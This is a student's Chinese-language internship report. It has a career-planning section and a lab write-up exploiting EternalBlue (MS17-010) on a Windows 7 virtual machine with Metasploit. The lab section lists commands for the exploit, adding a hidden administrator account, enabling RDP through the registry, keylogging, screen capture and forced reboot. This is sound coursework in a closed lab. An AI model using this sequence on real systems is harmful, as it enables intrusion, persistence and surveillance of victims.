**网络空间安全学院**



**《网络空间安全认知实习》课程报告**

**姓 名 王 鸣 一**

**学 号 2023211475**

**班 级 2023211804**

**邮 箱 2023211475@bupt.cn**

**任课教师 苑 洁**

**2024年 8月30日**

报告撰写要求及提交方式

1. **课程基本要求**
   1. 严格遵守网络安全相关法律法规，严格遵守实习指导，严禁直接用Internet进行网络攻防实习。
   2. 独立、按时完成实习和报告。严禁抄袭，一经发现本门课程将不及格。
2. **实习报告内容要求：**

**实习报告包括三部分**：网络空间安全通识认知部分、网络空间安全实验部分、网络空间安全实践部分。

1. **ppt内容及要求**
   1. ppt内容为课程总结和收获。
   2. 口头汇报时间5-10分钟。
2. **实习报告排版格式要求**
   1. 各级标题：黑体，加粗，三号，全文1.5倍行距。
   2. 正文：宋体，小四号，1.5倍行距；段落首行缩进2字符。
   3. 如有图、表，表序号及表名置于表左上方，图序号及图名置于图正下方。
   4. 如有引用参考文献请参照《参考文献格式国家标准(GB-T-7714-2005)》。
3. **提交文件清单**
   1. 最终需要提交本实习报告(pdf格式和docx格式)和汇报PPT文件，报告和ppt打包后提交。
   2. 文档、ppt、压缩包文件统一命名为：班号\_学号\_姓名\_网络空间安全认知实习.后缀。
   3. 格式以及文件命名方式不合格将酌情扣分。

**任课教师打分表**

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **项目** | | **满分** | **分数** | **备注** |
| 平时成绩 | 考勤  （三次签到） | 20分 |  |  |
| 验收  （PPT及汇报） | 20分 |  |  |
| 报告成绩 | 1网络空间安全通识认知部分 | 20分 |  |  |
| 2网络空间安全实验部分 | 30分 |  |  |
| 3网络空间安全实践部分 | 10分 |  |  |
| **合计** | | **100分** |  |  |


报告1.网络空间安全通识认知

**网络安全人才服务岗位、职务调研及个人职业规划**

网络空间安全竞争的核心是人才的竞争，随着网络在我国的快速发展和全国大范围的普及，我国网络安全服务岗位迅速增加。

1. **网络安全服务人才岗位需求**

网络安全行业至2021年仍然有100万的缺口，近3年网络安全人才市场需求高速增长，**2021年上半年增幅高达39.87%，**由此反应了网络安全在各行业渗透比例逐渐提升。



**2019年-2021年网络安全行业人才需求同比增长**

**（图一）**

这幅图片是2019年-2021年上半年网络安全行业人才总体的供需变化，2020年受到疫情影响，而2019年和2021年网安行业的人才需求，较前一年同期相比，增幅显著，尤其是复工复产的后疫情时代，伴随着国内经济高速回温，企业对网络安全人才的需求也随之升温2021年上半年增幅高达39.87%，反映了网络安全在各行业的渗透率全面提高,在人才需求结构中的重要性显著上升。

随着互联网的发展，网络形势日益严峻，各国政府纷纷出台网络安全相关的法律法规，要求企业和组织加强网络安全建设，定期进行安全评估。这些政策法规的出台也推动了网络安全服务岗位的需求的增长。


1. **网络安全岗位技能要求分析**

首先，无论是哪种网络安全岗位都要具备扎实的网络安全理论基础，其次再根据职务的不同，不同的网络安全岗位对职员的技能和能力的要求也不同。

网络安全评估岗位不仅要熟悉各种网络攻击手段、防御技术和安全漏洞原理，还得具备沟通协商以及安全策略制定的能力；网络安全开发岗位则要求具备优秀的代码编写能力，精通计算机原理，熟练掌握各种安全技术与工具；而网络安全运维岗位不仅要熟练掌握技术，还要具备团队合作能力，以解决网络安全问题；网络安全应急岗位要求具备应急响应能力，即使分析和解决问题；网络安全测试还要求一定的撰写报告与沟通能力；网络安全咨询岗位则一定有优秀的专业知识和表达能力。

1. **我的职业规划和发展目标**

经过一下午的调研和资料搜集，对网络安全的各个岗位主要针对其就业前景，技能需求和发展方向有了一个大致的了解。首先要对自己的各方面能力有一个比较清晰的认知，然后才能找到适合自己的职业岗位。经过一年的大学学习，我认为我对理论知识不反感，并且对计算机原理充满兴趣，其次，我发先我并不缺乏实际动手能力，在相当了解原理的情况下也能精准解决问题。再一个就是文字能力只能说是一般水准，有待提高。



**我的职业规划和发展目标**

**（图二）**

因为了解到安全开发岗位对文字沟通要求较少，以及其要求对电脑知识的掌握，所以我认为从事安全开发工程师会比较适合我。选择这份职业首先在大学学本事打基础阶段要学好理论知识，以及掌握相关计算机编程语言，还要掌握网络安全工具的应用。在毕业开始工作后，不断通过参与网络安全项目，提高解决安全问题的能力，同时深化专业知识，不断巩固和深化网络安全的基本知识，在此期间还要不断学习，保持对新技术、新趋势的敏感性和学习能力，通过参加培训、阅读专业书籍和文章等方式，不断提升自己的综合素质。由开始的新手小白，逐渐发展到能够负责部分自己研发的工作，再积极争取深入参与公司安全平台搭建的调研和开发，提升产品的安全性和稳定性。在这个过程中还要锻炼文字沟通能力，表达能力，逐渐培养到能够主导公司安全产品的研发方向，制定产品路线图，确保产品能够满足市场需求并具备竞争优势。这就是我对于未来十年甚至二十年的职业规划和发展目标。

报告2.网络空间安全实验

**永恒之蓝漏洞利用实验报告**

1. **环境配置**

**软件：VMware Workstation Pro**

**虚拟机：**


**（表一）**

|  |  |  |  |
| --- | --- | --- | --- |
| 虚拟机镜像名称 | 虚拟机镜像类型 | 基本操作系统 |  |
| Windows虚拟机 | Windows靶机 | Windows7 |  |
| Kali Linux虚拟机 | Linux攻击机 | Kali Linux |  |

1. **实验过程**


**1、靶机发现及IP地址查找**

首先启动Windows虚拟机和Kali Linux虚拟机，然后打开攻击机的终端输入”sudo -i”然后输入用户密码，进入用户模式。



**（图三）**


用ifconfig指令查看攻击机所在地址IP



**（图四）**

得到IP为192.168.184.0/24

然后输入“nmap 192.168.184.0/24”语句，查找靶机




**（图五）**


可以发现成功找到IP为192.168.184.133的靶机，且靶机的445端口状态为open。

1. **使用msf永恒之蓝漏洞模块**

输入msfconsole，打开msfconsole工具



**（图六）**



**（图七）**

输入search ms17\_010可以得到一些工具，其中


auxiliary/scanner/smb/smb\_ms17\_010是永恒之蓝的扫描模块，exploit/windows/smb/ms17\_010\_eternalblue 是永恒之蓝攻击模块。

先使用扫描模块：

输入”use 3”使用扫描模块；

再输入“set rhosts 192.168.184.133”设定地址；

再输入“run”执行扫描



**（图八）**


得到漏洞存在的信息。

再使用攻击模块：

输入”use 0”使用攻击模块；

再输入“set rhosts 192.168.184.133”设定地址；

再输入“run”执行攻击



**（图九）**

出现meterpreter >表示攻击成功。

输入“shell”得到靶机，

输入“ipconfig”得到靶机信息。

输入：chcp 65001 解决乱码问题




**（图十）**

**增加用户：**

接下来通过shell控制该系统：

首先输入“net user wmy 123456 /add”添加用户；


然后输入“net user”查看用户信息，可以看到用户添加成功了。



**（图十一）**


然后输入“net localgroup administrators wmy /add”将用户sss添加至管理员组；

再输入“netstat -ano”查看3389端口状态；看到3389端口并没有开启，输入“REG ADD “HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG\_DWORD /d 00000000 /f””开启3389端口



**（图十二）**

输入“rdesktop 192.168.184.134:3389”以远程桌面连接靶机



**（图十三）**

再选择其他用户，用刚刚在该电脑上注册的wmy/123456，就可以登陆成功。

**屏幕监控：**


msfconsole攻击后输入“run vnc”,即可靶机屏幕进行监控。



**（图十四）**

**键盘监控：**


输入ps命令查看运行在目标系统的进程



**（图十五）**

输入migrate 1780命令将meterpreter会话迁移至explorer.exe（1780）进程中

（这里挂了比较久，又重新试了一次，explorer.exe的接口变成了2028）




**（图十六）**

输入run post/windows/capture/keylog\_recorder后开始对靶机键盘进行监控



**（图十七）**


在此期间我在靶机上输入了“wang”，按ctrl+c结束监控，查看所存文档可以发现成功地监控了键盘。



**（图十八）**

**重启：**

用shell进入靶机的cmd后，输入“shutdown -r -t 0”即可控制靶机关机



**（图十九）**

1. **问题和解决**
2. **Kali Linux 是英文版的**

我先上网查询后了解到英文是Kali Linux 虚拟机的初始语言，因此我解决问题的方向从换一下kali linux的镜像，到把我的kali linux虚拟机的语言改为中文。

步骤：

首先，进入终端输入“sudo -i”,输入密码以root用户身份登录；

然后，输入“apt install ttf-wqy-zenhei”安装中文字体；

